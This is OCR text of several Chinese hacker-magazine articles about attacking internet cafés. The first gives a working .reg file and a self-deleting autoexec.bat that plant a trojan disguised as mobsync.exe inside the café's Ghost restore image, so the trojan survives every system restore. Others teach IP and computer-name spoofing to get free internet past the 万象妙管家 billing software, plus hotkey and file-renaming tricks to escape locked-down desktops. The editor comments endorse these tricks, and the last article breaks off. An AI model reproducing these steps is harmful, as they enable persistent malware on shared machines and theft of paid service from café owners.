


图2 显示所有文件和文件夹（含隐藏）

3、配置木马

打开注册表看看有什么地方是比较隐蔽的，如图3所示。看Synchronization Manager好像可以利用哦，我们只要把配置的服务端的名字改为mobsync.exe即可(配置木马的过程不是本文谈论的范围，请大家自行解决)。




图3 利用mobsync.exe的启动项启动木马

我们先建立一个文件yacou.reg，内容如下：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\Run]"Synchronization Manager"="mobsync.exe"
```

作用：开机时自动运行mobsync.exe

再修改autoexec.bat文件，内容如下：

```
@echo off
regedit /s c:\winnt\system32\yacou.reg
del %0
```

作用：开机时自动导入yacou.reg




图4 把修改后的autoexec.bat拖到gho的C:\下

4、找到gho文件，通常来说该文件会被隐藏且隐藏到很深的目录（建议使用系统的搜索功能来查找）。

5、下载Ghost Explorer后，用其打开gho文件，把配置好的木马和相关程序复制到ghost文件中的相关位置，最后记得保存gho文件哦。

我在d:\setup\目录下找到了gho文件，把修改后的autoexec.bat拖到gho文件的C:\下，如图4所示，yacou.reg和mobsync.exe拖到C:\winnt\system32\下即可。

最后：每个网吧的设置不一样，比如说有的网吧中的gho文件被专用的隐藏软件隐藏，通过步骤不一定能找出来，如何查找可以参考《揭开盖中盖的秘密》。如果你对网吧黑客还不了解，建议你看看前几期的泡泡吧栏目，或者买一本《网吧黑客1点通》好好学习学习。

（本文提到的软件Ghost Explorer在光盘中有提供。）

辅助文章：

《突破网吧及机房管理限制的方法总结》作者：灵鸠剑客 05年05月F2 第77页

《进入无盘网吧硬盘又一技》作者：风影 05年11月F7 第76页

编辑点评： 网吧中有病毒时，老板就会去用GHOST来还原，达到消除病毒的目的。但是，如果有人在GHOST的镜像文件中植入了木马，那还原还有什么用呢？所以网吧老板也应该学聪明一点，拿一个硬盘放抽屉里专门做镜像用。yacou同学的这篇文章，不仅给大家提供了思路，也给网吧老板提了个醒。

一分钟干掉万象妙管家

从本文你可以学到：
1.2种快速突破万象妙管家免费上网的方法
2.利用开始菜单打开资源管理器并进入C盘

在网吧干了几天，总算有点成绩了，我发现了几个破解网吧的好方法，今天就拿出来跟大家分享。

1、IP欺骗法。先按Windows徽标键+D显示桌面，然后在“我的电脑”的属性里面修改网络标识，如图1所示，把你的计算机的名字改成已经登录万象妙管家的电脑名字，这样就可以欺骗收银主机了。一般改网络标识还不行，最好修改IP。怎么修改IP呢？方法就是去网上邻居的属性里面，打开本地连接的属性，如图2所示。找到“Internet协议（TCP/IP）”，选择它的属性，在里面修改IP就可以了，如图3所示。这样就可以使主机识别错误，达到免费上网的目的了。不过需要提醒一点的是，这样会造成IP冲突的，请大家小心使用（编辑注：可以在网吧人少的时候用）。

2、这个最新科研成果我都不知道给它起个什么名字好，这是我一个朋友新研究出来的，具体原理我就不知道了。也是跟上面一样调出桌面，打开网上邻居的属性，打开里面的新建连接，我们就是要新建立一个连接，不断按下一步就可以了，但是有两个地方要注意一下的：第一个地方是选择网络连接类型的时候，要选择“直接连接到另一台计算机”，如图4所示；第二个地方是选择“允许的用户”的时候，大家把所有的用户都选上，如图5所示。一定要像图里面那样设置，如果不这样设置是不成功的。我这里演示的是Windows2000，其他系统我没有测试过，还是你们自己去玩玩看吧！

3、进入网吧C盘。很多网吧管理软件都可以屏蔽C盘，而且效果不错，很多老方法都不能破解了。今天又发现了一个新方法：打开“开始”菜单→程序，在里面随便哪个目录上右击，在弹出的菜单上选择“资源管理器”就能看见C盘了，如图6所示。呵呵！是不是很简单呢？今天就说到这里吧！如果以后有什么新的发现再来跟大家一起分享。




图1 修改网络标识




图2 本地连接的属性




图3 修改IP地址

后记：不知道为什么用第2种方法破万象的时候QQ会断线的，但是可以浏览网页。

（请作者速与编辑部联系。）

编辑点评： 很多网吧都用万象妙管家来进行管理，但是这个软件常常不功自破，我们可以利用IP欺骗等方法绕过它，达到破解的目的。这种破解过程一般会比普通的方法更为快速，值得大家借鉴。




图4 选择“直接连接到另一台计算机”




图5 把所有的用户都选上




图6 右键菜单中有打开“资源管理器”的连接

巧用——系统热键快招破网吧

Magic dog

从本文你可以学到：
1.8种利用系统热键打开对应目标的技巧

有些网吧利用虚拟界面限制我们的时候并没有从根本上限制系统的一些功能，虚有其势，我们只要调用一些系统热键就可以搞定它！以下我就给大家列出一些热键：

开始菜单：WIN

这个就不用我说了吧。

返回桌面：WIN+D

这招很管用哦，使用后真正的桌面就出来了，“我的电脑”也出来了。

“运行”菜单：WIN+R

打开运行菜单后我们可以进入磁盘，调出命令提示符或MS-DOS（NT系统上：cmd；NT系统下：command），注册表（regedit和regedit32），组策略(gpedit.msc)，等等。

资源管理器：WIN+E

相当于打开“我的电脑”的功能。

搜索：WIN+F

可以查找关键文件（夹），也可以进入磁盘。

帮助：F1

不要小看它，大家可以在里面找到一些本地磁盘的连接进入磁盘或打开一些工具，比如我依次点击“WINDOWS XP中的新功能”→“工具”→在上边窗口“命令行解释器概述”→右边窗口“配置命令提示符”→“命令提示符”，这样就打开命令提示符了。




图1　任务栏的属性

磁盘：Shift+F10

打开属性，可以是文件、网页、桌面等等。用它打开快捷方式的属性然后点击查找目标进入磁盘，打开任务栏属性，如图1所示，选择“资源管理器”。

属性：Alt+Enter

选定要打开属性面板的目标后，直接按Alt+Enter就会出现该对象的属性对话框。

最后，有些网吧管理软件会自动关闭注册表编辑器、命令提示符、组策略，你可以试着改一下它们程序的文件名，运气好会成功的。

编辑点评 这次，我们的魔力狗狗给大家带来了几则利用系统热键破解网吧限制的小技巧，说实话很管用的，平时我去网吧的时候也常用，希望对大家能有所帮助。

快速破解万象网管2004

光芒果


从本文你可以学到：
1.利用SLEEP键（或者POWER键）关闭万象网管2004的方法


表哥家开了间网吧，安全自然是要我来弄了。幸好是小网吧，哪个搞免费上网一眼就能看到了，所以只要保证系统安全就可以了。虽然如此，却也给了我一个研究破解网管的好机会。

